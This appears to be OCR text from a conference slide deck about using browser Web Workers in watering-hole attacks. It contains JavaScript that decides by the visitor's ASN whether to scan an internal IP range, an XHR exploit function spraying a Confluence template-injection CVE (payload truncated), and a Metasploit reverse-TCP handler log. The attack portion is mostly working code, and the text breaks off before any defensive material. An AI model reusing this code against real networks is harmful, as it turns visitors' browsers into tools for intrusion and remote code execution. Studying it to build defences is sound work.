I’m the Caption Now:
Browser Web Worker Watering Hole Attacks

Agenda

- Whoami
- What are browser web workers
- How do they work and typical uses
- How can I abuse them
- Story time
- Cool story, bro. How does that help me? (Demo time)
- Additional applications
- Modern equivalent
- Demo time
- How do I stop this?

>whoami_

- Blue -> Red -> Blue (hacker at heart)
- Grumpy old man (back in my day…)
- AI Enthusiast and Worrier

@jarrodcoulter
https://github.com/jarrodcoulter


What are browser web workers?

- “Web Workers are a simple means for web content to run scripts in background threads. The worker thread can perform tasks without interfering with the user interface. In addition, **they can make network requests** using the fetch() or XMLHttpRequest APIs.”*
- Wut…

*https://developer.mozilla.org/en-US/docs/Web/API/Web_Workers_API/Using_web_workers

How do they work?

- Essentially, you create a worker and assign it a JavaScript task to run:



```
// Instantiate the web worker
const asnWorker = new Worker('asnWorker.js');
```

- The worker then executes the JavaScript in the background
- You can exchange messages to and from the worker for updates on tasks


Typical Use Cases

- Offloading work to avoid blocking the web interface*
  - Offloading computational work such as damage tracking in a game
  - Syntax highlighting in online code editors


*https://web.dev/articles/workers-overview#:~:text=Use%20cases%20for%20web%20workers,of%20user%20input%20and%20animations.

How can I abuse them?

- Do your OSINT
- Get your target to visit your website
- $$PROFIT$$



```javascript
// Instantiate the web worker
const asnWorker = new Worker('asnWorker.js');

// Function to calculate all IPs in a CIDR block
function ipsInCidr(cidr) {
    var range = [];
    // Logic to calculate IPs in the CIDR block (10.10.10.0/24)
    for (let i = 1; i <= 255; i++) {
        range.push(`10.10.10.${i}`);
    }
    return range;
}

// Function to split the range into subranges
function splitRange(range, parts) {
    let split = [];
    let chunkSize = Math.ceil(range.length / parts);
    for (let i = 0; i < range.length; i += chunkSize) {
        split.push(range.slice(i, i + chunkSize));
    }
    return split;
}

// Create and manage multiple workers
function startScanning(range, numberOfWorkers) {
    let subRanges = splitRange(range, numberOfWorkers);
    for (let i = 0; i < numberOfWorkers; i++) {
        let worker = new Worker('networkScanWorker.js');
        worker.onmessage = function(e) {
            console.log('Worker', i, 'result:', e.data);
            // Further processing or display logic here
        };
        worker.postMessage({ range: subRanges[i] });
    }
}
```



```javascript
// Function to update HTML content
function updateHtmlWithASNCheck(isMicrosoftASN) {
    const resultElement = document.getElementById('asnResult');
    if (isMicrosoftASN) {
        resultElement.textContent = 'User is visiting from Microsoft ASN.';
    } else {
        resultElement.textContent = 'User is not visiting from Microsoft ASN.';
        const ipRange = ipsInCidr('10.10.10.0/24');
        startScanning(ipRange, 10);
    }
}

// Listen for messages from the worker
asnWorker.onmessage = function(e) {
    if (typeof e.data === 'boolean') {
        updateHtmlWithASNCheck(e.data);
    } else if (e.data.error) {
        console.error(e.data.error);
        document.getElementById('asnResult').textContent = 'Error checking ASN.';
    }
};

// Start the ASN check
asnWorker.postMessage('checkASN');
```

Story Time

Cool Story Bro, But What Can I do With That?

- What are some recent RCE’s against software that organizations run internally?
- Not only RCE, but RCE that I run with a web request…
- Aside from Jenkins, what other software do dev shops run?
- Confluence?


CVE-2023-22527

- Unauthenticated Template Injection Vulnerability in Confluence Server
- Affects multiple 8.x versions
- Multiple Endpoints affected: https://www.trendmicro.com/en_us/research/24/b/unveiling-atlassian-confluence-vulnerability-cve-2023-22527--und.html
- Exploitable with an HTTP POST request


Attack Method Revisited

- Phish targets to visit watering hole website
- Once on the website, web workers execute JavaScript in the background
  - Code checks IP address to determine if ASN is correct
  - If in correct ASN, launch Exploit Spray
  - If not do nothing to protect the innocent

HTML of Wateringhole




```
<body>
    <h1>Browser Web Worker Watering Hole Attack</h1>
    <div id="asnResult">Checking ASN...</div>
    <!-- JavaScript Files -->
    <!-- Load the main JavaScript file -->
    <script src="main.js"></script>
    <div class="container">
        <img src="puppieskitties.jpg" alt="Browser Web Worker Watering Hole
        Attack">
        <p>A watering hole attack is a type of cyberattack where attackers
        compromise a legitimate website or online service that is frequently
        visited by their intended targets. Once the website or service is
        compromised, attackers can use it to deliver malware or phishing
        attacks to the targets.</p>
```



Checking ASN...


A watering hole attack is a type of cyberattack where attackers compromise a legitimate website or online service that is frequently visited by their intended targets. Once the website or service is compromised, attackers can use it to deliver malware or phishing attacks to the targets.

Exploit Code in JavaScript




```javascript
async function sendRequest(ip) {
    return new Promise((resolve, reject) => {
        const xhr = new XMLHttpRequest();
        const url = `http://${ip}:8092/template/aui/text-inline.vm`;
        xhr.open('POST', url, true);

        xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
        //xhr.setRequestHeader('User-Agent','Mozilla/5.0 (Macintosh; Intel Mac OS X 14_0) AppleWebKit/53

        // Handle the response
        xhr.onload = function() {
            if (xhr.status >= 200 && xhr.status < 300) {
                resolve({ ip, status: 'success', response: xhr.status });
            } else {
                reject({ ip, status: 'error', response: xhr.status });
            }
        };

        xhr.onerror = function() {
            reject({ ip, status: 'error', error: xhr.statusText });
        };

        // Prepare the URL-encoded data
        const data = String.raw`label=\u0027%2b%23request.get%28\u0027.KEY_velocity.struts2.context\u002

        // Send the request
        xhr.send(data);
    });
}
```

Testing Architecture



Demo



```
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[-] Handler failed to bind to 54.165.150.81:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
msf6 exploit(multi/handler) > sessions

Active sessions
===============

No active sessions.

msf6 exploit(multi/handler) > |
```

Additional Application


- What if I could use a well known, reputable, service to host everything?

What are Cloudflare Workers?

